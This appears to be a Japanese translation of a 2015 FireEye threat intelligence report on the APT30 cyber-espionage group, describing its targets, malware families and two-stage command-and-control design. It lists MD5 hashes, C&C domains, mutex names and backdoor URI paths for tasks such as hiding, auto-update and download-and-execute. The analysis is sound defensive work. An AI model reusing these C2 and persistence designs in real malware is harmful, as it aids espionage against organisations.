



スペシャルレポート

FIREEYE LABS / FIREEYE THREAT INTELLIGENCE

APT30の攻撃手法と動作メカニズム

長期に及ぶサイバー・スパイ活動の実態

10年以上にわたり、東南アジア諸国やインドの官公庁、民間企業から
データを窃取していたサイバー攻撃グループを解析

2015年4月

SECURITY
REIMAGINED

目次

2015年4月

イントロダクション	3
主な調査結果	4
APT30:長期にわたりスパイ活動を展開	5
組織的なツール開発体制:一貫性のある体系的なマルウェア開発アプローチを採用	7
C&Cサーバーへの接続は2段階構成: 狹いは検知の回避と拡張性の両立	9
多機能なバックドア制御システム: 標的の優先度設定機能を搭載、シフト体制を採用か?	11
遠隔操作接続の確立	12
BACKSPACEコントローラとバックドア間の通信	14
ホストの優先度とアラートの設定	14
カスタム・タスクの実行	15
バージョン管理と自動更新	15
ディスク・シリアル番号による認証	16
シフト制での活動を示唆するダイアログ	16
APT30の最大の目的:政治的利益を目的としたデータ窃取	17
APT30の狙い: 東南アジア諸国に対する中国政府の利害関係と一致	19
APT30の標的的詳細: 東南アジア諸国連合 (ASEAN) の加盟各国を狙う	20
ASEANを装ったC&Cドメインと専用マルウェアを使用	21
2013年1月と4月のASEAN首脳会議に合わせて専用のマルウェアを投入	22
ソーシャル・エンジニアリング: 地域の安全保障や政治問題に関するテーマを一貫して利用	25
主要な政治関係者を狙ったキャンペーンでは、重大な政治変動に関する文書をおとりに使用	23
おとり文書のテーマとしてよく使用されるインドと中国の軍事的緊張関係、国境紛争	23
APT30が標的とするジャーナリストの取材テーマ	26
結論	28
付録A - マルウェアの詳細解析	29
バックドア	29
BACKSPACEバックドア - 「ZJ」亜種	30
BACKSPACEバックドア - 「ZR」亜種	36
NETEAGLEバックドア - 「Scout」亜種	47
NETEAGLEバックドア - 「Norton」亜種	50
リムーバブル・ドライブに感染するマルウェア	51
SHIPSHAPE	51
SPACESHIP	53
FLASHFLOOD	55
その他のツール	57
MILKMAID/ORANGEADEドロッパー、CREAMSICLEダウンローダ	58
BACKBEND/GEMCUTTERダウンローダ	58
付録B - MD5ハッシュ	60
付録C - 注	67



APT30の特徴はその活動期間の長さだけに留まりません。遅くとも2005年以降、ほぼ同じツール、戦術、インフラストラクチャを使い続けている点も際立っています。




東南アジア諸国やインドの組織を狙ったサイバー・スパイ活動ではないか——。シンガポールのFireEye Labsのスタッフがこう直感したのは、同地域の組織を重点的に狙うマルウェアを検証していたときです。さらに解析を進めたところ、同地域の政治、経済、軍事関連の重要な情報を持つ官公庁、民間企業を10年以上にわたって狙い続けているサイバー・スパイ・グループの存在が浮かび上がってきたました。FireEyeが「APT30」と名付けたこのグループについて、特筆すべき点は活動期間の長さや対象地域の珍しさだけではありません。遅くとも2005年以降、ほぼ同じツール、戦術、インフラストラクチャを用いながら、攻撃を成功させ続けている点も、他のグループには見られない大きな特徴です。

APT30は、その手口を大きく変えることなく、どうやってこれほどの長期にわたり地域一帯の組織に対するスパイ活動を継続できているのでしょうか。マルウェア解析の結果明らかになったのは、同グループは標的に優先度を設定し、おそらくはシフト体制で協調的に活動しており、一貫した計画に基づいてマルウェアを開発しているという特徴です。彼らの目的は、幅広い組織から機密

情報を窃取することであり、官公庁の機密ネットワークや、インターネットからは通常アクセスできないクローズド・ネットワークにも侵入していましたと見られます。活動の一環としてクローズド・ネットワークに侵入するグループは、けっしてAPT30が唯一というわけではありません。しかし、注目すべきはその時期です。APT30は、おそらく2005年という活動の初期からクローズド・ネットワークに侵入するマルウェアを使用しています。FireEyeの知る限り、これほど早い時期からこの種のマルウェアを使用している攻撃グループはほとんどありません。

APT30の長期的かつ計画的なマルウェア開発体制、そして標的とする地域や目的から、一連の活動の背景には国家政府、おそらくは中国政府の存在が疑われます。ただし本レポートでは、攻撃の背後で糸を引く組織について深く言及しません。他に類を見ないほど長期間活動する高度な攻撃グループがどのようなマルウェア開発体制を敷いているのか、詳細に分析していきます。

主な調査結果



相互に連携するツールを開発、改良し、インフラストラクチャを10年間にわたり利用し続けていくという特徴から、APT30には**一貫した長期的な目標**があると考えられます。APT30は、ダウンローダ、バックドア、中央コントローラに加え、リムーバブル・ドライブに感染してクローズド・ネットワークからデータを窃取する複数のコンポーネントを使用しています。また、マルウェアに命令を出すC&Cサーバー用のドメインを多数取得していますが、各マルウェア・サンプルのドメイン使用状況から、一部のドメインは長年にわたって使われ続けていた事実が判明しています。

APT30の構造化・組織化された活動ワークフローからは**協調的な活動体制**が、使用マルウェアからは**一貫した開発計画**の存在が見て取れます。APT30、またはその周辺の開発チームは、マルウェアに体系的なバージョン番号を付け、管理しています。マルウェアは、`MUTEX`とイベントを使用して同じマルウェアの複数のインスタンスが同時実行されないようにしており、バイナリにはバージョン情報が埋め込まれています。また、マルウェアを継続的に更新する仕組みが確立されており、マルウェアはC&C通信の際にバージョン・チェックを行って自身を最新バージョンに更新します。

APT30がバックドア「BACKSPACE」(別名「Lecna」)の管理に使用しているコントローラ・ソフトウェアからは、同グループの活動における2つの特徴がうかがえます。まず、標的とするホストに優先度を設定している点、そしてその活動がシフト制である点です。APT30が使用するバックドアの多くは2段階構成のC&Cプロセスを採用しており、感染ホストはまず第1段階用のC&Cサーバーに接続してから、メインのコントローラに接続するかどうかを判断します。攻撃のオペレータはコントローラのGUIを使用して、ホストに優先度を設定する、ホストにメモを付ける、特定のホストがオンラインに接続したときに通知するよう設定する、などの操作を行うことが可能です。またこのGUIには、現在の「担当者」を判別するためのログイン・ダイアログ・ボックスも用意されています(ただし、このダイアログ・ボックスは実際には使用されていません)。

APT30の最大の目的は、**国家政府の利益となる機密情報の窃取**、つまり**スパイ活動**と考えられます。APT30が使用するマルウェアは、特定形式のファイルを窃取する機能を備えるほか、種類によってはリムーバブル・ドライブに感染してクローズド・ネットワークに侵入する機能を搭載しています。また、「潜伏モード」に移行するためのコマンドを備えるマルウェアも存在します。これは、検知を回避して感染先ホストに長期間滞在することを目的とした機能と考えられます。

APT30が標的とする組織の大部分は、**国家政府がスパイ活動を行ふに値する重要情報を保有**しており、その大半は東南アジア諸国に拠点を置いています。ソーシャル・エンジニアリングの手口から判断する限り、APT30は、同地域の政治、軍事、経済、国境紛争に関する情報を保有する組織のほか、中国および同国政府の正当性に関するテーマを扱うマスメディアやジャーナリストに強い関心を持っていると考えられます。

APT30：

長期にわたりスパイ活動を展開

ドメイン	ドメイン登録日	コンパイル日 - 初期の例	コンパイル日 - 最近の例
km-nyc.com	2004年3月11日	2005年3月11日	2014年5月11日
km153.com	2007年8月30日	2007年9月4日	2014年5月11日

APT30の活動期間が10年以上に及ぶとFireEyeが判断した根拠は、マルウェアのコンパイル日とドメインの登録日です。FireEyeが把握している範囲では、APT30に関するドメインの登録日として最も古い日付は2004年、そのドメインをC&C通信に使用するマルウェアのコンパイル日は2005年までさかのぼります¹。

攻撃グループの多くは、不正な目的で登録したドメインを数年程度で破棄します。しかし、APT30は一部ドメインを5年以上使い続けており、最も初期に登録されたドメインの中には少なくとも2014年末まで使用されていたものもあります。

FireEyeが確認した範囲で最初期のBACKSPACEサンプル (MD5ハッシュ:b2138a57f723326eda5a26d2dec56851) は、2005年3月11日00時44分47秒にコンパイルされています。このサンプルは、www.km-nyc[.]comをプライマリC&Cドメインとして使用していましたが、同じドメインは、2014年11月5日05時57分26秒にコンパイルされたサンプル (MD5ハッシュ:38a61bbc26af6492fc1957ac9b05e435) のセカンダリC&Cドメインとしても使用されています。

APT30は、その活動期間の長さにもかかわらず、使用ツールやバックドアはごく限られた数しか確認されていません。その1つの理由としては、現行のアプローチで十分に目的を達成できている限り、攻撃手段を多様化、追加する必要がなかったことが考えられます。この傾向が特に顕著なのは、メインのツールであるバックドアです。バックドアを仕掛けるためのドロッパー、ダウンローダなど、予備的、補助的なツールについては比較的幅広い種類が使用されていますが、バックドアのBACKSPACEとNETEAGLE、そしてリムーバブルドライブ経由でクローズド・ネットワークからデータを窃取するためのツールと思われるSHIPSHAPE、SPACESHIP、FLASHFLOODに関しては、驚くほど一貫性が保たれています。

一般的な攻撃グループであれば、より多機能で柔軟性に優れた新しいバックドアが登場次第、古いバックドアを入れ替えていくところですが、APT30はあえて、専用設計と思われるツールを長期的な観点で開発、改良するアプローチを採用しています。この事実は、APT30または同グループにツールを提供する開発チームに備わった、目下のニーズや標的の環境に合わせてソースコードを適宜変更、調整可能な技術力を示しています。BACKSPACEバックドアの最初期の亜種は遅くとも2005年にコンパイルされていますが、現在でも同じバックドアのバージョン違いが使用され続けています。おそらくこのバックドアは、柔軟性に優れたモジュール型のフレームワークに基づいて開発されており、そのオリジナルに変更を加える形でさまざまな亜種が作成されていると考えられます。

APT30は、同じようなツールで長い間活動を展開できるほど、
長期的で一貫した目標を掲げているようです。

BACKSPACEのコードには「ZJ」と「ZR」という2つの主要ブランチがあり、それぞれ微妙に異なるコマンドを有効にしてコンパイルされています。またBACKSPACEは、複数の形式で実装され、複数の方法で自動実行されています。実装形式には、スタンドアロンのEXE、DLL、または実行時にDLLを抽出して実行するEXEなどがあり、自動実行方法には、ショートカット (.lnk) ファイルを Startup フォルダに置く、DLLをサービスとして登録するなどの方法があります。しかし、中心的な機能については、時間の経過とともに多少の機能が追加された程度で、ほとんど変化がありません。

NETEAGLEバックドアについては、確認されているサンプルの最も古いコンパイル日が2008年、最も新しいコンパイル日が2013年と、BACKSPACE

ほどの歴史は持たないものの、2つの主要亜種 (FireEyeではそれぞれ「Scout」、「Norton」と呼んでいます) の変更と改良はBACKSPACEと同様に長期的な観点で行われています。またBACKSPACEと同じく、実装方法や細かな機能はサンプルごとに異なりますが、多少の機能の追加や強化を除き、中心的な機能はほとんど変わっていません。

このようにAPT30は、次から次へと新しいツールに乗り換えるのではなく、長年にわたって同じツールを使い続け、必要に応じて調整や変更を加えていくというやり方を徹底しています。つまり、彼らの活動方針は長期的な目標に基づいており、そしてその目標が同じようなツールで長期間活動を展開できるほどに一貫しているという特徴が読み取れるのです。

マルウェア/ツール	コンパイル日 - 初期の例	コンパイル日 - 最近の例
BACKSPACE	2005年1月2日	2014年11月5日
NETEAGLE	2008年6月20日	2013年11月6日
SHIPSHAPE	2006年8月22日	2014年6月9日
SPACESHIP	2006年8月23日	2014年6月5日
FLASHFLOOD	2005年1月31日	2009年2月17日

組織的なツール開発体制：

一貫的で体系的なマルウェア開発
アプローチを採用

APT30は、主要なツール群を長期にわたって使用しているだけではありません。役割の異なる多くのツールで共通の開発機能を利用していることも大きな特徴です。厳格なバージョン管理システムの下、一貫した方法でバージョン情報を確認し更新を実施している点や、同じツールの複数のインスタンスが感染ホストで同時実行されないようにしている点がその代表例です。このような特徴からは、APT30が計画的かつ効率的な活動展開に力を入れていることが見て取れます。

BACKSPACE、NETEAGLE、SHIPSHAPE、SPACES HIPは、いずれも内部にバージョン番号を保持しています。自身のバージョン番号と参照バージョンを照合する手段を備えており、両者のバージョンが異なる場合に自動更新を試みます。また、一部のマルウェアでは、詳細属性を表すと思われるバージョン文字列が使用されています。たとえば、BACKSPACEの「ZRLnk」という亜種のバージョン文字列は、次のような構成になっています。先頭の2つの数字はバージョン番号です。その次の文字は、ファイルのリソース・セクションに格納されたアイコンの種類（おそらく、マルウェアのインストールに使用される不正文書のタイプ）を表すと思われます。たとえば、Acrobat Reader (PDF)なら「p」、Microsoft Wordなら「w」といった具合です²。そして次の「l」は、自動実行にショートカット (.lnk) ファイルを使用することを意味していると考えられます³。




表1: ZRLnkのバージョン履歴

MD5ハッシュ	バージョン	コンパイル日時	サイズ
b4ae0004094b37a40978ef06f311a75e	1.0.p.l	2010年11月4日03時51分	73,728
37aeee58655f5859e60ece6b249107b87	1.1.w.l	2011年2月25日02時03分	32,768
8ff473bedbcc77df2c49a91167b1abeb	1.2.w.l	2011年5月4日14時46分	49,152
4154548e1f8e9e7eb39d48a4cd75bcd1	1.2.w.l	2011年5月4日14時46分	17,408
15304d20221a26a0e413fba4c5729645	1.2.w.l	2011年5月16日11時03分	36,864
c4dec6d69d8035d481e4f2c86f580e81	1.3.w.l	2011年10月26日11時21分	40,960
a813eba27b2166620bd75029cc1f04b0	1.3.p.l	2012年6月28日10時01分	86,144
5b2b07a86c6982789d1d85a78ebd6c54	1.5.w.lN	2013年1月8日01時33分	10,518,528
71f25831681c19ea17b2f2a84a41bbfb	1.6.w.lY	2013年4月23日08時12分	57,344
6ee35da59f92f71e757d4d5b964ecf00	1.9.w.lY	2014年8月28日09時12分	57,344

APT30は、自らツールを開発しているか、 同グループを長期的に、おそらくは専任で 支える開発チームと緊密な協力関係を築 いていると推定されます。

バージョンの改訂履歴が最も長いのは、BACKSPACEの「ZJ」という亜種です。FireEyeが解析したZJのサンプルは55個に及び、2005～2012年にかけての約8年間（コンパイル日時に基づく推定）で1.2から20.50へとバージョンアップしています。

またAPT30が使用するほとんどのマルウェア（BACKSPACE、SHIPSHAPE、SPACESHIP、FLASHFLOOD）は、Mutexとイベントを使用するという共通の方法で実行を管理し、同じマルウェアの複数のインスタンスが同時実行されないようにしています。これはおそらく、できる限り検知を回避することが目的と考えられます。ほとんどのMutex名とイベント名は一定の命名規則に従っており、「Microsoft」または「ZJ」（あるいはその両方）という単語を含んでいます。Mutexはマルウェアの実行時に作成され、同じマルウェアの複数のインスタンスが同時実行されることを防止します。イベントもMutexと同様の命名規則に従っており、マルウェアおよび関連スレッドに終了を通知するために使用されます⁴。

APT30がマルウェアのバージョン管理を徹底できる訳は、開発環境が体系化され、厳格に管理されているためと考えられます。同様に、同じマルウェアの複数のインスタンスが同時実行されないように配慮し、マルウェアの自動更新の仕組みを整備している点からは、これらのマルウェアを駆使しているのがプロの攻撃グループであることが見て取れます。APT30はおそらく、感染ホスト上のツールを最新版に維持することに強い関心を抱いています。また、多数のツールを自動管理しているということは、それだけ大規模に攻撃を展開している証拠と見なすことができるでしょう。

本レポートで取り上げているツールがAPT30独自のツールと示す証拠はありませんが、少なくともFireEyeの観測範囲では、他のグループによる使用例は一切確認されていません。APT30が、中心的な機能を維持したままツールを進化させているという事実から分かるのは、同グループがマルウェアを修正、カスタマイズする十分な開発リソースを用意しているという点です。そしてこれは、同グループが自らツールを開発しているか、同グループを長期的に、おそらくは専任で支える開発チームと緊密な協力関係を築いていることを意味しています。

表2: プロセス実行とバージョン管理に使用されるMutexとイベント

マルウェア	Mutex/イベントの例
BACKSPACE	MicrosoftZJ MicrosoftExit MicrosoftHaveAck MicrosoftHaveExit
BACKSPACE	MicrosoftZjLnk MicrosoftExitLnk MicrosoftHaveLnkAck MicrosofthaveLnkExit
SHIPSHAPE	MicrosoftShipZJ MicrosoftShipExit MicrosoftShipHaveAck MicrosoftShipHaveExit
SPACESHIP	MicrosoftShipTrZJ MicrosoftShipTrExit MicrosoftShipTrHaveExit
FLASHFLOOD	MicrosoftFlashZJ MicrosoftFlashExit MicrosoftFlashHaveAck MicrosoftFlashHaveExit

C&Cサーバーへの接続は2段階構成

狙いは検知の回避と拡張性の両立

バックドアのBACKSPACEとNETEAGLEは、2段階構成のC&Cインフラストラクチャと通信します。両バックドアは、まず第1段階用C&Cサーバー（ドメインは1つまたは複数）と通信するように構成されています。この通信は完全に自動化されており、攻撃者はこの段階で感染ホストと対話的に通信することはできません。BACKSPACEとNETEAGLEは、どちらもHTTPリクエストを使用して第1段階用C&Cサーバーと対話し、基本的な命令や情報（第2段階用C&Cサーバーのドメインなど）が記述されたファイルのダウンロード先URIや、追加のバイナリをダウンロードし、実行するためのURIを要求します。感染ホストは第2段階用C&Cサーバーに信号を送ることができます（感染ホストに関する情報を送信するだけで、レスポンスを受け取らない場合など）、コントローラとの完全な接続を確立するのは明示的に命令を受けたホストだけです。攻撃者は、コントローラに接続した感染ホストとは直接通信できます。


この2段階構成のアプローチには、攻撃者と感染ホスト間の通信を解読困難にするという目的があります。また、感染ホスト数が多い場合などに管理作業を効率化できるというメリットもあります。新しい感染ホストを第1段階用C&Cサーバーに自動接続させている間に、攻撃者は各ホストを吟味し、第2段階で対話的に操作するホストを決定できます。

表3に示したのは、あるBACKSPACEサンプル（MD5ハッシュ: 6ee35da59f92f71e757d4d5b964ecf00）がリクエストするURIの一例と各ファイルの役割です⁵。完全なURIは、`http://<C&Cドメイン>/<パス>/<ファイル>`という形式になります。`<C&Cドメイン>`はBACKSPACEに指定されたいずれかのC&Cドメイン、`<パス>`はパス名（以下の表では`/some`または`/ForZRLnk3z/`ですが、サンプルによって異なります）、`<ファイル>`はBACKSPACEがリクエストする特定のファイルを示します。

表3: BACKSPACEが第1段階用C&Cサーバーとの通信で使用するURIの例

URI (<パス>/<ファイル>)	役割
/ForZRLnk3z/hostlist.txt	感染ホストの妥当性チェックと、追加の操作を行うホストのリスト
/some/edih.txt	指定した感染ホストを「潜伏モード」に切り替え
/some/nur.txt	指定した感染ホストを「実行モード」に切り替え
/ForZRLnk3z/bak.txt	バックアップの第1段階用C&Cサーバーに切り替え（ほとんどのBACKSPACEには、メインとバックアップの2つの第1段階用C&Cサーバーが構成されています）
/ForZRLnk3z/app.txt	ファイルをダウンロードして実行
/ForZRLnk3z/myapp.txt	ファイルをダウンロードして実行（感染ホストがhostlist.txtに掲載されている場合）
/ForZRLnk3z/ver.txt	バージョン・チェックを実行
/ForZRLnk3z/exe.txt	バージョン・チェックが失敗した場合にファイルをダウンロードして実行（自動更新）
/ForZRLnk3z/SomeUpVer.txt	バージョン・チェック用URIのバックアップ
/ForZRLnk3z/SomeUpList.txt	バックアップでのバージョン・チェックが失敗した場合に自動更新を実施するホストのリスト
/ForZRLnk3z/SomeUpExe.txt	自動更新用URIのバックアップ
/ForZRLnk3z/dizhi.gif	第2段階用C&Cサーバーの情報（IPアドレスとポート番号）
/ForZRLnk3z/connect.gif	第2段階用C&Cサーバーに接続する感染ホストのリスト

図1: 感染ホストと第1段階用/第2段階用C&Cサーバーとの通信例



多機能なバックドア制御システム

標的の優先度設定機能を搭載、シフト体制を採用か?

BACKSPACEバックドアを管理するためのGUIコントローラ・ソフトウェアを検証すると、APT30の活動をさらに詳しく推測できます。今回FireEyeでは、3つのバージョンのBACKSPACEコントローラを解析しました。このコントローラは、あるサンプルのバージョン情報では「NetEagle Remote Control System」⁶、[About] ダイアログ・ボックスでは「网络神鷹远程控制系统」と名付けられています。解析した3つのバージョンは、それぞれ2010年、2011年、2013年にコンパイルされていますが、コントローラに記述された情報によると、オリジナル版の開発時期は2004年までさかのぼる可能性があります⁷。

BACKSPACEコントローラは、丁寧に作り込まれた多機能GUIツールです。メイン・メニューには、[System]、[Network]、[File]、[Remote]、[Attack]などの項目があり、さらに [About] ダイアログ・ボックスまで用意されています。画面下部のペインには、コントローラに接続した感染ホストの情報(ホスト名、プライベート/パブリックIPアドレス、システムの稼働時間、OSのバージョンおよび言語など)が表示されます。

図2: BACKSPACEコントローラのバージョン情報

コメント:	©2004 Microsoft Corporation. 保留所有权利。
会社名:	Flyeagle science and technology company
ファイルの説明:	NetEagle Remote Control Software
ファイル・バージョン:	4.2
内部名:	Neteagle
著作権:	版权所有 © 2004—永久
商標:	
元のファイル名:	NETEAGLE.EXE
プライベート・ビルド:	
製品名:	NetEagle Remote Control Software
製品バージョン:	4.2
スペシャル・ビルド:	

図3: BACKSPACEコントローラ「NetEagle」の[About] ダイアログ・ボックス



APT30が使用するツールの多くは、バージョン・チェックと自動更新を実施します。

図4：感染ホストの情報が表示されたBACKSPACEコントローラのGUI


